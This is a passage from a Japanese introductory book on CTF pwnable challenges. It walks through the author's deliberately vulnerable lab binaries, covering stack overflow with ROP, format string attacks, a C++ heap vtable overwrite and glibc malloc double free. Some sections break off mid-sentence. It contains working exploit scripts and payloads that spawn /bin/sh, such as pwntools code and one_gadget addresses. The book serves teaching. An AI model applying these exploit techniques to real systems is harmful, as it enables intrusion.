はじめに

情報セキュリティの分野で CTF（Capture the Flag）とは、セキュリティ技術を競うコンテストのことを指します。予選を勝ち抜いたチームが競うオンサイトのコンテストでは互いのサーバーを攻撃する攻防戦形式もありますが、多数の参加チームがいるオンラインの予選では、数十個程度の問題を解いて合計点数を競う Jeopardy 形式（クイズ形式）がほとんどです。出題される問題には web、network、binary、forensics などのジャンルがあり、その中の一つに pwnable（略して pwn）があります。本書は pwnable の入門書です。

一般的に、pwnable では実行可能ファイルとその実行可能ファイルが動いているサーバーのアドレスとポートが問題文とともに与えられます。参加者は与えられた実行可能ファイルを解析して脆弱性を探し、攻撃するスクリプトを作成して、出題者のサーバーを攻撃します。サーバーにはフラグと呼ばれるキーワードが書かれたファイルが置かれています。フラグを入手してスコアサーバーに入力することで、問題を解いたと見なされて点数が入ります。「セキュリティのコンテスト」と聞いて想像する形に近いジャンルではないでしょうか。

筆者は各ジャンルの中で pwnable が最も取っ付きににくいと考えています。実際のコンテストでも、pwnable だけは解いているチーム数が少ないという光景をよく目にします。一方で、pwnable は、一度ある程度の技術を身に付ければ、安定して点数が取れるジャンルだとも考えています。目まぐるしく変化する web などに比べて、枯れた分野だからです。また、他のジャンルの問題では、得られた情報をどのようにフラグに変換するかの方法が絞れなかったり、とっかかりとなる URL を得る手段が無かったりする問題が「エスパー問題」（エスパーでなければ解けない問題）と非難されることがありますが、pwnable はそのような「推測」が必要となる事柄が少ないです。

本書のために pwnable の問題を作り、Docker を用いてスコアサーバーとともに動かせるようにしました。それぞれの問題の解説とともに pwnable に用いられる技術を解説していきます。ぜひ実際に手を動かして攻撃用のスクリプトを書いてみてください。pwnable の技術を身に付けて、CTF での高順位を目指しましょう。

注意事項

Wizard Bible 事件[*1]と Coinhive 事件[*2]、無限アラート事件[*3]があって怖いので、念のために書いておきます。

筆者は、CTF で出題される問題サーバーに対して攻撃をするとき、アクセス管理者である出題者はアクセス制御機能による制限を免れることができる情報や指令を入力されることを承諾していると確信しています。それがコンテストの趣旨ですから。また、作成する攻撃スクリプトなどは、問題を攻撃してフラグを取得してほしいという、出題者の意図に沿うものだと確信しています。本書の頒布は、読者が（CTF の問題サーバー以外の）サーバーに対して攻撃することを幇助したり教唆したりすることを目的としていません。そもそも、本書に記載した攻撃スクリプトは全て `system("/bin/sh")` を実行するものです。これが有効に働くのは、TCP 接続の入出力と標準入出力が繋がっているという CTF における出題の条件下であって、一般の TCP サービスでは単に `system("/bin/sh")` を実行してもネットワーク越しにコマンドを入力したり、結果を出力させたりすることはできません。

CTF はときに「ハッキングコンテスト」と呼ばれることもあり、アングラなイメージを持つ人もいるかもしれませんが、例えば SECCON[*4]では、多くの上場企業が協賛し、省庁が後援しています。SECCON 2013 横浜大会では警視庁の理事官が選手として参加していました[*5]。この大会には私も出場しており、マスコミに囲まれていた理事官を見て、「この人はいったい誰なんだろう？」と疑問に思い、後から警視庁の人だと知って驚いたことを覚えています。

[*1] https://ja.wikipedia.org/wiki/Wizard_Bible 事件
[*2] https://ja.wikipedia.org/wiki/Coinhive 事件
[*3] https://ja.wikipedia.org/wiki/無限アラート事件
[*4] `https://www.seccon.jp/2019/seccon/sponsors.html`
[*5] `https://www.atmarkit.co.jp/ait/articles/1309/06/news013.html`

第 2 版での変更点

House of Orange、file stream oriented programming、House of Corrosion をテーマとする問題を 3 問追加しました。初版で対象とする glibc のバージョンは 2.27 だけでしたが、第 2 版では 2.27 から 2.31 に対応しています。一部の問題は、同一の実行ファイルを glibc 2.27 と 2.31 の両方で動かし、バージョンの違いを確認できるようにしました。特に削った内容はありません。ただし、glibc のバージョンアップと問題プログラムの再コンパイルにともない、攻撃スクリプト中のアドレスなどに変更があります。その他、間違いや文章の修正をしています。奥付のサイトで第 1 版の電子版もダウンロードできるようにしています。また、Docker のイメージ名を `kusanok/ctfpwn:1` とすることで、初版用の問題サーバーを動かすことができます。

目次

第 1 章

準備

1.1 問題サーバーの準備

問題サーバーとスコアサーバーを Docker Hub に公開し、Docker[*1]を用いて動かせるようにしています。使用している OS に応じた Docker をインストールして、下記のコマンドを実行してください。Windows 10 にインストールした Docker for Windows と Docker Tooolbox で動作することを確認しています。Docker Tooolbox を用いる場合、`docker -p` でのポート開放の指定に加えて、VirtualBox でもポートフォワーディングの設定が必要です。本書では localhost で問題サーバーにアクセスできることを前提としています。仮想マシンや別のマシンで問題サーバーを動かす場合は、解説や攻撃スクリプトの localhost を適宜読み替えてください。

```
>docker run --rm -it -p 10080:80 -p 10001-10012:10001-10012 kusanok/ctfpwn:2
```

できる限り Docker Hub で公開し続けようと思っていますが、もし何らかの理由で Docker Hub での公開を停止した場合は、GitHub リポジトリ[*2]か、奥付に記載のサイトからダウンロードして次のコマンドでビルドしてください。

```
>docker build -t ctfpwn .
>docker run --rm -it -p 10080:80 -p 10001-10012:10001-10012 ctfpwn
```

ブラウザで `http://localhost:10080/` を開き、問題の一覧が表示されれば正常に動作しています。

`docker run` を実行している間だけ問題サーバーとスコアサーバーが動作します。

[*1] https://www.docker.com/

[*2] https://github.com/kusano/ctfpwn_challenge

アドレス 0x401483 の# 402008 は [rip+0xb7e] のアドレスです。rip には次に実行される命令のアドレス（0x40148a）が格納されているので、計算するとたしかにこのアドレスになります。これは puts の引数の文字列のアドレスです。扱っている文字列から処理の内容が特定でき、解析の大きなヒントになります。ファイルと実行時のメモリでオフセットの下位ビットは同じなので、バイナリエディタでファイルを開いて、文字列が固められている部分でアドレスの下位ビットが同じところを探すと、具体的な文字列が分かります。実行ファイルのサイズが大きい場合など、きっちり値を計算したいときには、readelf コマンドで、各セクションのファイル中のオフセットと実行時に配置されるメモリアドレスを調べます。

```
$ readelf -S rot13
There are 29 section headers, starting at offset 0x3a88:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
 :
  [15] .rodata           PROGBITS         0000000000402000  00002000
       000000000000002c  0000000000000000   A       0     0     8
 :
```

実行時に 0x402000 からの 0x2c バイトに配置される内容のファイル中のオフセットは 0x2000 です。0x402008 の内容はファイル中では 0x2008 にあります。

```
$ hexdump -C rot13
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 3e 00 01 00 00 00  90 10 40 00 00 00 00 00  |..>.......@.....|
 :
00002000  01 00 02 00 00 00 00 00  68 74 74 70 73 3a 2f 2f  |........https://|
00002010  65 6e 2e 77 69 6b 69 70  65 64 69 61 2e 6f 72 67  |en.wikipedia.org|
00002020  2f 77 69 6b 69 2f 52 4f  54 31 33 00 01 1b 03 3b  |/wiki/ROT13....;|
00002030  40 00 00 00 07 00 00 00  f4 ef ff ff 84 00 00 00  |@...............|
 :
```

x86 や x64 のアセンブラには AT&T 記法と Intel 記法があります。objdump のデフォルトは AT&T 記法で、-M intel オプションを付けると Intel 記法で出力されます。リスト 1.1 のコードを AT&T 記法で出力するとリスト 1.2 になります。ディスティネーションとソースが逆になり、アドレスなどの表記方法が変化します。もちろん挙動が異なるわけではないので、好みで選べば良いでしょう。本書では Intel 記法で出力したものを使用しています。

正しくインストールできていることを確認しましょう。スコアサーバーから strstr をダウンロードして、実行権限を追加し、gdb で開きます。

```
$ chmod a+x strstr
$ gdb strstr
```

run で実行を開始し、0、0、test と順に入力します。Ctrl+C でプログラムの実行を止めると、PEDA によってレジスタの値などが表示されます。Pwngdb の heapinfo コマンドでヒープの情報が表示されることを確認します。各項目の意味は第 7 章を参照してください。quit で GDB を終了できます。

GDB の良く使うコマンドの例は次の通りです。括弧の中の省略記法でも意味は同じです。

run (r)
: プログラムの実行を開始。

start
: プログラムの実行を開始して、main 関数で停止。

continue (c)
: 停止したプログラムの実行を再開。

disassemble func
: 関数 func を逆アセンブル。関数名を省略すると、今いる関数を逆アセンブルします。PEDA のコマンド pdisass ならば色が付きます。

break *0x1234 (b *0x1234)
: ブレークポイントを設定して、アドレス 0x1234 に達したときにプログラムを停止する。*main+12 のように計算式を指定することもできます。

until *0x1234 (u *0x1234)
: アドレス 0x1234 に達するまで実行。break と異なり、一度きりで、再度 0x1234 を実行するときには停止しません。

stepi (si)
: 1 ステップ実行する。

nexti (ni)
: 1 ステップ実行する。ただし、call で関数を呼び出す場合には、関数の中身はそのまま実行する（call 命令の次のアドレスの命令で停止する）。

のプログラムの解析結果から必要なものを探ります。

```
$ chmod a+x login1
$ echo "FLAG{flagflagflagflag}" > flag.txt
$ ./login1
ID: aaaa
Password: bbbb
Invalid ID or password
```

socat を用いて、TCP の 7777 ポートで login1 の標準入出力を提供します。

```
$ socat tcp-l:7777,reuseaddr,fork system:./login1
```

socat を実行したまま別の端末で nc コマンドで接続すると、login1 を直接実行したときと同様の応答が確認できます。本来は nc の代わりに攻撃スクリプトを実行します。

```
$ nc localhost 7777
ID: aaaa
Password: bbbb
Invalid ID or password
```

さらに、gdbserver と組み合わせることで、攻撃スクリプトを実行している状態でデバッグすることができます。他のプログラムを書くときと同様に、pwnable の攻撃スクリプトも一発で想定通りに動作することはなかなかありません。リークした値は正しいのか、想定通りの場所を書き換えることができているのかなどをデバッガで確認することで、効率良くデバッグすることができます。

もし gdbserver がインストールされていなければ、パッケージマネージャーでインストールしてください。TCP の 7777 ポートに接続があったら、gdbserver を立ち上げるようにします。gdbserver は 8888 ポートで gdb の接続を受け付けるとともに、login1 を実行します。gdbserver の引数の:は、socat に解釈されないようにエスケープする必要があります。

```
$ socat tcp-l:7777,reuseaddr,fork 'system:gdbserver localhost\:8888 ./login1'
```

上記のコマンドを実行したまま、別の端末から nc で 7777 ポートに接続します。攻撃スクリプトを書いているときには、接続先を問題サーバーから localhost:7777 に変更して攻撃します。

```
$ sudo apt install ruby
$ sudo gem install one_gadget
```

問題サーバーの birdcage などから libc-2.27.so をダウンロードして試しに実行してみます。

```
$ one_gadget libc-2.27.so
0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```

`0x4f2c5` などが One-gadget RCE です。満たなければならない制約もあわせて表示されます。`-l 1` オプションで前提条件の厳しい One-gadget RCE も出力されるようになります。

glibc 2.31 の一部の One-gadget RCE を見つけることができないというバグが、One-Gadget の GitHub リポジトリでは修正されていますが、2020 年 8 月現在 RubyGems には反映されていません。glibc 2.31 の場合、GitHub リポジトリからダウンロードしてビルドすることで、より多くの One-gadget RCE を見つけることができます。

```
$ sudo apt install ruby-bundler ruby-dev make gcc
$ cd
$ git clone https://github.com/david942j/one_gadget.git
$ cd one_gadget
$ bundle install --path vendor/bundle
$ bundle exec one_gadget /lib/x86_64-linux-gnu/libc-2.31.so
0xe6aee execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL
  [r12] == NULL || r12 == NULL

0xe6af1 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL
  [rdx] == NULL || rdx == NULL

0xe6af4 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

逆アセンブルコードの対応する処理は下記の部分です。問題のプログラムをバイナリエディタで開いて、bf 3c 00 00 00 を検索し bf ff ff 00 00 のような大きな値に書き換えることで、プログラムが長時間終了されないようにすることができます。あるいは、e8 9f fe ff ff を 90 90 90 90 90 に書き換えるという手もあります。90 は nop（no operation）という何もしない命令です。

▼ login1.txt

```
  4011c6:   bf 3c 00 00 00          mov    edi,0x3c
  4011cb:   e8 a0 fe ff ff          call   401070 <alarm@plt>
```

バッファのサイズを 0 に指定する setvbuf の呼び出しによって、標準出力などがバッファリングされてしまって届かなくなることがないようにしています。

2.3 スタック

関数のローカル変数は rsp が指すスタックという領域に確保されます。push は、rsp を減算し、rsp が指すアドレスにオペランド（下記のコードでは rbp）の値をコピーするという命令です。逆に、スタックからオペランドに値をコピーし、rsp を加算する命令は pop です。スタックは大きいアドレスから小さいアドレスに向かって使用されます。関数の開始時に rbp の値をスタックに保存して、rbp に rsp の値をコピーし、rsp の値を 0x50 減算しています。関数の末尾の leave 命令は、mov rsp,rbp と pop rbp を実行することと等価です。これによって rsp と rbp の値が関数冒頭の状態に戻ります。main 関数は（減算後の）rsp から rbp の間の領域を使用します。

▼ login1.txt

```
000000000040128c <main>:
  40128c:   55                      push   rbp
  40128d:   48 89 e5                mov    rbp,rsp
  401290:   48 83 ec 50             sub    rsp,0x50
 :
  401391:   c9                      leave
  401392:   c3                      ret
```

main 関数から呼び出される関数も同様に実装されているので、各関数はそれぞれ異なる領域を使用することができます。グローバル変数のように各変数に固定のアドレスを割り当てるのではなく、スタックを使用することで、まだ呼び出されていない関数のローカル変数がメモリを消費せずにすみます。また、ある関数が自分自身を呼び出す再帰呼び出しも可能となります。

の扱いが面倒なので、ここでは Python 2 を使用しています。

```
$ python2 -c 'a="4613400000000000".decode("hex"); print a*16; print a*16' \
  | nc localhost 10002
ID: Password: Invalid ID or password
Login Succeeded
The flag is: FLAG{IxhH3hu2QZm9zOFu}
Segmentation fault
```

3.4 nc に非 ASCII 文字列を入力する方法

次章以降で扱う難しい問題はスクリプトを書いて問題サーバーとやりとりをする必要がありますが、簡単な問題は特定の文字列を送りつけるだけで解けることがあります。しかし、この章の問題のようにアドレスを送るなど、非 ASCII 文字が必要なときは、キーボードから入力することができません。いくつかの方法があります。

前節のようにファイルを作成して cat で出力したり、スクリプト言語の引数に文字列を指定して実行したりする手があります。Ruby なども使用できます。スクリプト言語を使用する場合、文字列を繰り返すなど簡単な処理も追加できます。

```
$ ruby -e 'print "\x46\x13\x04\x00\x00\x00\x00\x00"' | hexdump -C
00000000  46 13 04 00 00 00 00 00                           |F.......|
00000008
```

単に文字列を出力するだけならば、printf コマンドを使用すると良いでしょう。

```
$ printf '\x46\x13\x04\x00\x00\x00\x00\x00' | hexdump -C
00000000  46 13 04 00 00 00 00 00                           |F.......|
00000008
```

echo に-e オプションを付けるという手もあります。

```
$ echo '\x46\x13\x04\x00\x00\x00\x00\x00' | hexdump -C
00000000  5c 78 34 36 5c 78 31 33  5c 78 30 34 5c 78 30 30  |\x46\x13\x04\x00|
00000010  5c 78 30 30 5c 78 30 30  5c 78 30 30 5c 78 30 30  |\x00\x00\x00\x00|
00000020  0a                                                |.|
00000021
$ echo -e '\x46\x13\x04\x00\x00\x00\x00\x00' | hexdump -C
00000000  46 13 04 00 00 00 00 00  0a                        |F........|
00000009
```

第 4 章

login3

この問題あたりから「pwnable らしく」なってきます。スタックバッファオーバーフローからの ROP によって、libc のアドレスをリークして `main` 関数を再度呼び出し、One-gadget RCE に処理を移すのが想定解法です。

4.1 問題の概要

login1 や login2 と異なり、パスワードは要求されません。ID として `admin` を入力すればログインはできますが、フラグは出力されません。

```
$ nc localhost 10003
ID: hoge
Invalid ID
^C
$ nc localhost 10003
ID: admin
Login Succeeded
^C
```

ソースコードをリスト 4.1 に示します。

▼リスト 4.1　login3.c

```
1: //  gcc login3.c -o login3 -fno-stack-protector -no-pie -fcf-protection=none
2: #include <stdio.h>
3: #include <string.h>
4: #include <unistd.h>
5:
6: char *gets(char *s);
7:
8: void setup()
```

にサーバーに文字列を送ってもスタックに書き込まれることはありません。そこで、puts 関数を呼び出した後に、ROP で main 関数をもう一度呼び出します。ret2main と呼ばれる手法です。サーバーの login3 は実行され続けているので、libc のアドレスは変化しません。再度スタックバッファオーバーフローを行い、得られた libc のアドレスを使って、One-gadget RCE を実行します。

4.5 攻略

login3 の main 関数の実行時のスタックの内容は次の通りです。

アドレス	サイズ	内容
rbp-0x20	0x20	id
rbp	0x08	古い rbp の値
rbp+0x8	0x08	main 関数からの戻り先のアドレス

これを次のように書き換えます。

アドレス	サイズ	値	内容
rbp-0x20	0x20	aaaa...	id
rbp	0x08	aaaa...	以降では使わないので何でも良い
rbp+0x8	0x08	0x4012d3	pop rdi; ret
rbp+0x10	0x08	0x404020	GOT の printf
rbp+0x18	0x08	0x401030	PLT の puts
rbp+0x20	0x08	0x4011e1	main

2 回目のスタックバッファオーバーフローでは rbp+0x8 を One-gadget RCE のアドレスに書き換えます。

問題サーバーの libc-2.31.so をダウンロードして、printf 関数と One-gadget RCE のアドレスを調べます。

```
$ objdump -T libc-2.31.so | grep ' printf'
0000000000064e10 g    DF .text  00000000000000cc  GLIBC_2.2.5 printf
0000000000064d30 g    DF .text  0000000000000020  GLIBC_2.2.5 printf_size_info
0000000000064280 g    DF .text  0000000000000aab  GLIBC_2.2.5 printf_size
```

アンとサイズの指定が不要です。4 行目の `context.binary = elf` によって、login3 のエンディアンとポインタサイズが自動的に設定されています。

他にも多くの便利なモジュールがあるので、ドキュメントを参照してください[*2]。

`system` 関数ではサーバー側で Segmentation fault が起こったので、代わりに `execv` 関数を使用しました。これはスタックのアラインメントの問題です。x64 の呼び出し規約ではスタックは 16 バイト境界に揃っている（正確には、呼び出し時の `rsp` に 8 を足した値が 16 の倍数になっている）必要があります[*3]。この条件を満たしていなくてもたいていは問題が無いのですが、`system` 関数の内部では 16 バイトアラインを要求する SSE の命令 `movaps` を使用していて、エラーとなります。直前に `rop.raw(0x4012d4)` を追加して、`ret` 命令を一度呼び出しスタックを 8 バイトずらせば、`system` 関数を呼び出しても動作します。

実行の様子です。実行ファイルや libc を読み込んだときに checksec の結果が出力されます。

```
$ python3 login3_pwntools.py
[*] '/home/ctfpwn/login3'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to localhost on port 10003: Done
[*] Loaded 14 cached gadgets for 'login3'
0x0000:         0x4012d3 pop rdi; ret
0x0008:         0x404020 [arg0] rdi = got.printf
0x0010:         0x401030 puts
0x0018:         0x4011e1 main()
printf: 7fe3c50dae10
[*] '/home/ctfpwn/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 197 cached gadgets for 'libc-2.31.so'
0x0000:   0x7fe3c509d529 pop rsi; ret
0x0008:              0x0 [arg1] rsi = 0
0x0010:   0x7fe3c509cb72 pop rdi; ret
0x0018:   0x7fe3c522d5aa [arg0] rdi = 140616241698218
0x0020:   0x7fe3c515c2c0 execv
[*] Switching to interactive mode
Invalid ID
$ cat flag.txt
FLAG{vOvF4gQyzrRq50eH}
```

[*2] https://docs.pwntools.com

[*3] https://github.com/hjl-tools/x86-psABI/wiki/X86-psABI

▼リスト 5.1　rot13.c

```
 1: //  gcc rot13.c -o rot13 -no-pie -fcf-protection=none
 2: #include <stdio.h>
 3: #include <unistd.h>
 4:
 5: void setup()
 6: {
 7:     alarm(60);
 8:     setvbuf(stdin, NULL, _IONBF, 0);
 9:     setvbuf(stdout, NULL, _IONBF, 0);
10:     setvbuf(stderr, NULL, _IONBF, 0);
11: }
12:
13: int main()
14: {
15:     char buf[0x100] = "";
16:     int i = 0;
17:
18:     setup();
19:
20:     fgets(buf, sizeof buf, stdin);
21:
22:     for (i=0; i<0x100; i++) {
23:         int d = 0;
24:         if ('A'<=buf[i] && buf[i]<='M' ||
25:             'a'<=buf[i] && buf[i]<='m')
26:             d = +13;
27:         if ('N'<=buf[i] && buf[i]<='Z' ||
28:             'n'<=buf[i] && buf[i]<='z')
29:             d = -13;
30:         buf[i] += d;
31:     }
32:
33:     printf(buf);
34:     printf("https://en.wikipedia.org/wiki/ROT13\n");
35: }
```

5.2　書式文字列攻撃

33 行目の `printf(buf);` が脆弱性です。外部から受け取った信頼できない文字列を `printf` 関数の第 1 引数（書式文字列、format string）に渡してはいけません。攻撃者が書式文字列を指定可能だと、メモリ中の値の読み出しや、値の書き込みが可能となります。

値の読み出し

`printf` 関数は可変個の引数を取る関数です。C 言語の関数の呼び出しでは、呼び出された関数は引数の個数を知ることはできません。可変長引数を扱う stdarg.h に引数の個

書式文字攻撃では、固定のアドレスに値を書き込むことは可能ですが、rsp からの相対アドレスを指定して値を書き込むことができません。そのため、main 関数のリターンアドレスを書き換えて狙ったアドレスを実行させることは不可能です。rsp の値を得られれば良いのですが、1 回目の書式文字列攻撃をする時点では分かりません。

第 4 章では GOP の printf 関数のアドレスを読み出しました。今回は GOP のアドレスを書き換えることにします。例えば、printf 関数のアドレスを One-gadget RCE のアドレスに書き換えると、プログラム中で printf 関数が呼び出されるとき、代わりに One-gadget RCE が実行されます。もっとも、printf 関数のアドレスを書き換えると 2 回目の書式文字列攻撃ができなくなってしまうので、puts 関数のアドレスを書き換えることにします。都合の良いことに、rot13 の main 関数は最後に puts 関数を呼び出しています。ソースコードでは printf 関数ですが、逆アセンブルしてみると puts 関数になっています。GCC は、書式文字列が書式指定子を含まず末尾が\n の printf 関数の呼び出しを、末尾の\n を除いた文字列を引数とする puts 関数の呼び出しに変換します。処理が等価で puts 関数のほうが高速だからでしょう。

▼ rot13.txt

```
401483:   48 8d 3d 7e 0b 00 00    lea    rdi,[rip+0xb7e]        # 402008 <_...
40148a:   e8 a1 fb ff ff          call   401030 <puts@plt>
```

rot13 の main 関数のスタックの様子は次の通りです。

アドレス	サイズ	内容
rbp-0x120	0x0008	未使用（rsp はここを指している）
rbp-0x118	0x0004	i
rbp-0x114	0x0004	d
rbp-0x110	0x0100	buf
rbp-0x10	0x0008	未使用
rbp-0x8	0x0008	カナリア（次節を参照）
rbp	0x0008	古い rbp の値
rbp+0x8	0x0008	main 関数からの戻り先のアドレス

rsp の指すアドレスが書式指定子の %6$?に対応するので、rbp+0x8（= rsp+0x128）は、%43$?で参照することができます。また、下記の攻撃スクリプトは buf+0x80 以降に書き換えるアドレスを書いています。これは %24$?以降が対応します。攻撃スクリプトの例はリスト 5.2 です。

```
2:
3:
> release 0
> list
0:
1: 6Parrot
2:
3:
> exit
```

4 個の鳥かごがあり、指定した鳥を捕まえたり、逃がしたりできます。cock と owl は固定の鳴き声ですが、parrot は捕まえるときに話しかけた言葉で鳴きます。

ソースコードはリスト 6.1 です。

▼リスト 6.1　birdcage.cpp

```
 1: //  g++ birdcage.cpp -o birdcage -std=c++17 -no-pie
 2: #include <iostream>
 3: #include <string>
 4: #include <typeinfo>
 5: #include <unistd.h>
 6: using namespace std;
 7:
 8: void setup()
 9: {
10:     alarm(60);
11:     setvbuf(stdin, NULL, _IONBF, 0);
12:     setvbuf(stdout, NULL, _IONBF, 0);
13:     setvbuf(stderr, NULL, _IONBF, 0);
14: }
15:
16: struct Bird {
17:     string name() {return typeid(*this).name();};
18:     virtual void sing() = 0;
19:     virtual ~Bird() = default;
20: };
21:
22: struct Cock: Bird {
23:     void sing() override {cout<<"Cock-a-doodle-doo!"<<endl;}
24: };
25:
26: struct Owl: Bird {
27:     void sing() override {cout<<"Hoot! Hoot!"<<endl;}
28: };
29:
30: class Parrot: public Bird {
31:     string memory;
32: public:
33:     Parrot() {
34:         cout<<"Talk to: ";
35:         cin>>memory.data();
36:     }
37:     void sing() override {cout<<memory.c_str()<<endl;}
38: };
39:
```

ユーザーが使用していない malloc が管理するチャンクは、bin と呼ばれる単方向もしくは双方向の連結リストに繋がれています。fd と bk はリストの前後の要素を指すポインタです。他の bin と異なり、largebin には複数のサイズのチャンクがサイズ順にソートされて繋がれています。あるサイズのチャンクを探すとき、同じサイズのチャンクを辿るのは無駄なので、fd_nextsize と bk_nextsize によって前後のサイズに飛べるようになっています。チャンクの最小サイズは 0x20 バイトで fd_nextsize と bk_nextsize が含まれない場合もありますが、fd_nextsize と bk_nextsize が使用されるのは大きなチャンクだけなので問題はありません。

チャンクをユーザーが使用しているときは、fd から**次のチャンクの** prev_size までの領域が使用できます。チャンクが使用中のときには次のチャンクの prev_size が参照されないことを利用して、メモリ効率を高めています。ユーザーが s バイトのメモリを要求したとき、s+8 を 0x20 以上の 0x10 の整数倍に切り上げたサイズのチャンクが確保されます。

malloc のチャンクの詳しい管理方法は次章で解説します。この問題を解くにあたっては、メモリを解放した直後に同じサイズのメモリを要求したとき、同じチャンクが返されることを把握しておけば充分です。

▼ birdcage_test.cpp


```
 1: #include <cstdio>
 2: #include <string>
 3: using namespace std;
 4:
 5: int main()
 6: {
 7:     string *p1, *p2, *p3;
 8:     p1 = new string;
 9:     p2 = new string;
10:     delete p1;
11:     p3 = new string;
12:
13:     printf("p1: %p\n", p1);
14:     printf("p2: %p\n", p2);
15:     printf("p3: %p\n", p3);
16:     printf("sizeof(string): %zx\n", sizeof(string));
17:     printf("p2->size: %lx\n", ((long *)p2)[-1]);
18:     printf("p2->_M_p: %lx\n", ((long *)p2)[0]);
19: }
```

```
$ g++ birdcage_test.cpp -o birdcage_test
$ ./birdcage_test
p1: 0x55d089be2eb0
p2: 0x55d089be2ee0
p3: 0x55d089be2eb0
```

攻撃スクリプトをリスト 6.2 に示します。メンバ関数を呼び出すときに参照されるため、p2.vtable には元の値を書き込む必要があります。p2.memory._M_p と p2.memory._M_string_length は参照されないので、気にする必要はありません。

▼リスト 6.2　birdcage.py

```
 1: from pwn import *
 2:
 3: elf = ELF('birdcage')
 4: context.binary = elf
 5:
 6: s = remote('localhost', 10005)
 7:
 8: s.sendlineafter('> ', 'capture 0 parrot')
 9: s.sendlineafter(': ', 'hoge')
10: s.sendlineafter('> ', 'capture 1 parrot')
11: s.sendlineafter(': ', 'fuga')
12:
13: # addrの値を読み出す
14: def read(addr):
15:   s.sendlineafter('> ', 'release 0')
16:   s.sendlineafter('> ', 'capture 0 parrot')
17:   s.sendlineafter(': ',
18:     b'a'*0x10 +
19:     pack(0x31) +
20:     pack(0x604d08) +    # vtable for Parrot+0x10
21:     pack(addr))
22:   s.sendlineafter('> ', 'sing 1')
23:   v = s.recvline()[:-1]
24:   return unpack(v.ljust(8, b'\0'))
25:
26: heap = read(elf.symbols.cage) - 0x10
27: print('heap:', hex(heap))
28:
29: start = read(elf.got.__libc_start_main)
30: libc = ELF('libc-2.27.so')
31: libc_base = start - libc.symbols.__libc_start_main
32: print('libc_base:', hex(libc_base))
33:
34: rce = libc_base + 0x4f322
35: s.sendlineafter('> ', 'release 0')
36: s.sendlineafter('> ', 'capture 0 parrot')
37: s.sendlineafter(': ',
38:   b'a'*0x10 +
39:   pack(0x31) +
40:   pack(heap+0x48) +
41:   pack(rce))            # heap+0x48
42: s.sendlineafter('> ', 'sing 1')
43:
44: s.interactive()
```



▲図 7.1　チャンクの流れ

malloc はこれらの bin と malloc の利用者の間でチャンクを図 7.1 のように移動します。

`free` 関数を呼び出したときの流れは次の通りです。

1. チャンクのサイズが 0x410 バイト以下で tcache に空きがあれば、tcache の末尾に格納する
2. サイズが 0x80 バイト以下ならば、fastbin の末尾に格納する
3. チャンクが `mmap` 関数で確保されていれば（`IS_MMAPPED` フラグが立っていれば）、`munmap` 関数で解放する
4. （top を含めた）前後のチャンクと統合する
5. top と統合した場合以外は、チャンクを unsorted の末尾に格納する
6. 統合後のサイズが 64 KiB 以上ならば `malloc_consolidate` 関数を実行する

`malloc_consolidate` 関数は、fastbin のチャンクを全て取り外し、前後のチャンクと統合しながら unsorted に格納します。

`malloc` 関数は次の手順でチャンクを確保します。

1. 要求されたサイズをチャンクのサイズに変換
2. チャンクのサイズが 0x410 バイト以下で対応する tcache にチャンクがあれば、末尾のチャンクを返す
3. チャンクのサイズが 0x80 バイト以下で対応する fastbin にチャンクがあれば、末尾のチャンクを返す。ついでに、fastbin から tcache に（tcache が 7 個になるま

- malloc_consolidate 関数中で fastbin から取り外したチャンク P を prev(P) と統合しようとするとき
  - prev(P).size == P.prev_size が成り立つ（glibc 2.29 以降）

glibc 2.29 以降で tcache に格納するときのチェックは、double free 対策です。bk の位置を key として再利用します。tcache へ格納するとき key に tcache の管理領域のアドレスを書き込み、tcache から取り外して malloc の利用者に渡すときに 0 でクリアします。利用者が確保したメモリに tcache の管理領域のアドレスを書き込むことはまずないので、free 関数に渡された時点でアドレスが書かれていれば、double free されたのだと分かります。とはいえ、たまたまアドレスが書き込まれることも考慮し、アドレスが書かれていれば、念のため格納しようとしているサイズの tcache の中身を全てチェックしています。最初から tcache の中身を全てチェックしないのは、実行速度への配慮でしょう。一般に「チェック」というと特定の値が存在することを確認することが多いと思いますが、tcache でのチェックは特定の値が存在しない状態が正常です。

glibc 2.30 から、tcache が空かどうかの判定が、tcache の末尾を指すポインタが NULL かどうかから、tcache の個数のカウンタが 0 かどうかに変わりました。ポインタが NULL ではなくカウンタが 0 だったり、その逆だったりしても、上記のチェックのようにプログラムが強制終了することはありませんが、tcache に格納されているチャンクの fd を書き換えて攻撃するときには注意が必要です。また、個数のカウンタの型が char から uint16_t に変更されています。これによって tcache の管理領域のサイズが 0x240 バイトから 0x280 バイトに（チャンクとしてのサイズは 0x250 バイトから 0x290 バイトに）増えています。ヒープの先頭には tcache の管理領域が確保されるので、この点にも注意が必要です。

7.4 Double free による攻撃

glibc 2.28 以前の tcache には double free のチェックがありません。Double free を利用して、任意のアドレスに任意の値を書き込むことができます。

あるアドレス P のチャンクを free 関数で解放すると、tcache にこのチャンクが格納されます。

